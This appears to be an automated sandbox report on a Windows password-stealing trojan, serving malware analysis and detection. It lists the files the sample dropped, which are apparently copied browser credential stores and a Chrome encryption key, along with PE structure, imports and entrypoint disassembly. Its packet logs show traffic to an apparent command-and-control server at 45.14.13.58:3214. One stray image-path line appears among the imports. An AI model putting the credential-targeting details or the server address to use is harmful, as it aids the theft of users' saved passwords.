SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp76D9.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpD19C.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmpD19D.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe

C:\Users\user\AppData\Local\Temp\tmpD19E.tmp	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmpD19F.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpFE00.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmpFE10.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0

C:\Users\user\AppData\Local\Temp\tmpFE10.tmp	
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmpFE11.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmpFE51.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmpFE52.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.370637877339755
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File size:	219136
MD5:	a6602f490e70a0c9846906944c01b1ba
SHA1:	3864724e9136d3090cd2e7afa5ae4a348e07e0e4
SHA256:	1733a30d0e7acb953730092047086555a39f5cb2ee2549021e253cbdc931fb91
SHA512:	f7648d06aa40af9a09f6c62613289a9c2a633652c8f61412de3f9de096a0bcc7dbc930a8a3a6d7dc64116fbbb24d7552e7ed0ede48fda9ebfb01765b0c19a27d
SSDEEP:	3072:2DKW1LgppLRHMY0TBfJvjcTp5X1aRIPZJxxJXa6sQ8ksg4oNWfl:2DKW1Lgbdl0TBBvjc/OWA4Vsg4td
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....h..-,q.~,q.~,q.~2#.~?q.~...~+q.~,q.~\q.~2#n~.q.~2#i~.q.~2#{~-q.~Rich,q.~.....d,.....PE..L...t..P.....#.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40cd2f
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5000A574 [Fri Jul 13 22:47:16 2012 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	bf5a4aa99e5b160f8521cadd6bfe73b8

Entrypoint Preview

Instruction
call 00007F1D409C4256h
jmp 00007F1D409BE419h
mov edi, edi
push ebp
mov ebp, esp
sub esp, 20h
mov eax, dword ptr [ebp+08h]
push esi
push edi
push 00000008h
pop ecx
mov esi, 0041F058h
lea edi, dword ptr [ebp-20h]
rep movsd
mov dword ptr [ebp-08h], eax
mov eax, dword ptr [ebp+0Ch]
pop edi
mov dword ptr [ebp-04h], eax
pop esi
test eax, eax
je 00007F1D409BE57Eh
test byte ptr [eax], 00000008h
je 00007F1D409BE579h
mov dword ptr [ebp-0Ch], 01994000h
lea eax, dword ptr [ebp-0Ch]
push eax
push dword ptr [ebp-10h]
push dword ptr [ebp-1Ch]
push dword ptr [ebp-20h]
call dword ptr [0041B000h]
leave
retn 0008h
ret
mov eax, 00413563h
mov dword ptr [004228E4h], eax
mov dword ptr [004228E8h], 00412C4Ah
mov dword ptr [004228ECh], 00412BFEh
mov dword ptr [004228F0h], 00412C37h
mov dword ptr [004228F4h], 00412BA0h
mov dword ptr [004228F8h], eax
mov dword ptr [004228FCh], 004134DBh
mov dword ptr [00422900h], 00412BBCh
mov dword ptr [00422904h], 00412B1Eh
mov dword ptr [00422908h], 00412AABh
ret
mov edi, edi
push ebp
mov ebp, esp
call 00007F1D409BE50Bh
call 00007F1D409C4D90h
cmp dword ptr [ebp+00h], 00000000h

Rich Headers

Programming Language:	• [IMP] VS2005 build 50727 • [C] VS2008 build 21022 • [LNK] VS2008 build 21022 • [ASM] VS2008 build 21022 • [C++] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x215b4	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x26000	0x13660	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1b1c0	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x20da0	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1b000	0x184	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x19718	0x19800	False	0.578957950368	data	6.74860454531	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x1b000	0x6db4	0x6e00	False	0.546732954545	data	6.44295624763	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x22000	0x30c0	0x1600	False	0.312677556818	data	3.2625868398	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x26000	0x13660	0x13800	False	0.988744491186	data	7.9910249633	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_RCDATA	0x26124	0x130e4	data		
RT_RCDATA	0x39208	0x20	data		
RT_VERSION	0x39228	0x24c	data		
RT_MANIFEST	0x39474	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
KERNEL32.dll	RaiseException, GetLastError, MultiByteToWideChar, lstrlenA, InterlockedDecrement, GetProcAddress, LoadLibraryA, FreeResource, SizeofResource, LockResource, LoadResource, FindResourceA, GetModuleHandleA, Module32Next, CloseHandle, Module32First, CreateToolhelp32Snapshot, GetCurrentProcessId, SetEndOfFile, GetStringTypeW, GetStringTypeA, LCMapStringW, LCMapStringA, GetLocaleInfoA, HeapFree, GetProcessHeap, HeapAlloc, GetCommandLineA, HeapCreate, VirtualFree, DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, VirtualAlloc, HeapReAlloc, HeapSize, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, GetModuleHandleW, Sleep, ExitProcess, WriteFile, GetStdHandle, GetModuleFileNameA, WideCharToMultiByte, GetConsoleCP, GetConsoleMode, ReadFile, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, InterlockedIncrement, SetLastError, GetCurrentThreadId, FlushFileBuffers, SetFilePointer, SetHandleCount, GetFileType, GetStartupInfoA, RtlUnwind, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, QueryPerformanceCounter, GetTickCount, GetSystemTimeAsFileTime, InitializeCriticalSectionAndSpinCount, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, CompareStringA, CompareStringW, SetEnvironmentVariableA, WriteConsoleA, GetConsoleOutputCP, WriteConsoleW, SetStdHandle, CreateFileA
ole32.dll	OleInitialize
OLEAUT32.dll	SafeArrayCreate, SafeArrayAccessData, SafeArrayUnaccessData, SafeArrayDestroy, SafeArrayCreateVector, VariantClear, VariantInit, SysFreeString, SysAllocString

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	
Assembly Version	0.0.0.0
InternalName	Cloisters.exe
FileVersion	0.0.0.0
ProductVersion	0.0.0.0
FileDescription	
OriginalFilename	Cloisters.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:48:08.579906940 CET	49718	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:08.635679007 CET	3214	49718	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:08.635891914 CET	49718	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:08.775664091 CET	49718	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:08.829349041 CET	3214	49718	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:08.830141068 CET	49718	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:08.885245085 CET	3214	49718	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:08.885293007 CET	3214	49718	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:08.885310888 CET	3214	49718	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:08.885499001 CET	49718	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:12.442255020 CET	49723	43	192.168.2.3	192.0.47.59
Feb 23, 2021 17:48:12.566804886 CET	43	49723	192.0.47.59	192.168.2.3
Feb 23, 2021 17:48:12.566910028 CET	49723	43	192.168.2.3	192.0.47.59
Feb 23, 2021 17:48:12.568711996 CET	49723	43	192.168.2.3	192.0.47.59
Feb 23, 2021 17:48:12.693542004 CET	43	49723	192.0.47.59	192.168.2.3
Feb 23, 2021 17:48:12.696238041 CET	43	49723	192.0.47.59	192.168.2.3
Feb 23, 2021 17:48:12.696259975 CET	43	49723	192.0.47.59	192.168.2.3
Feb 23, 2021 17:48:12.696392059 CET	49723	43	192.168.2.3	192.0.47.59
Feb 23, 2021 17:48:13.539527893 CET	49723	43	192.168.2.3	192.0.47.59
Feb 23, 2021 17:48:16.511305094 CET	49718	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.518768072 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.563900948 CET	3214	49718	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.564021111 CET	49718	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.571393013 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.571475029 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.793100119 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.846759081 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.849160910 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.901778936 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.901817083 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.901842117 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.901869059 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.901959896 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.902014971 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.902034044 CET	49726	3214	192.168.2.3	45.14.13.58
Feb 23, 2021 17:48:16.954483032 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.954515934 CET	3214	49726	45.14.13.58	192.168.2.3
Feb 23, 2021 17:48:16.954689026 CET	3214	49726	45.14.13.58	192.168.2.3
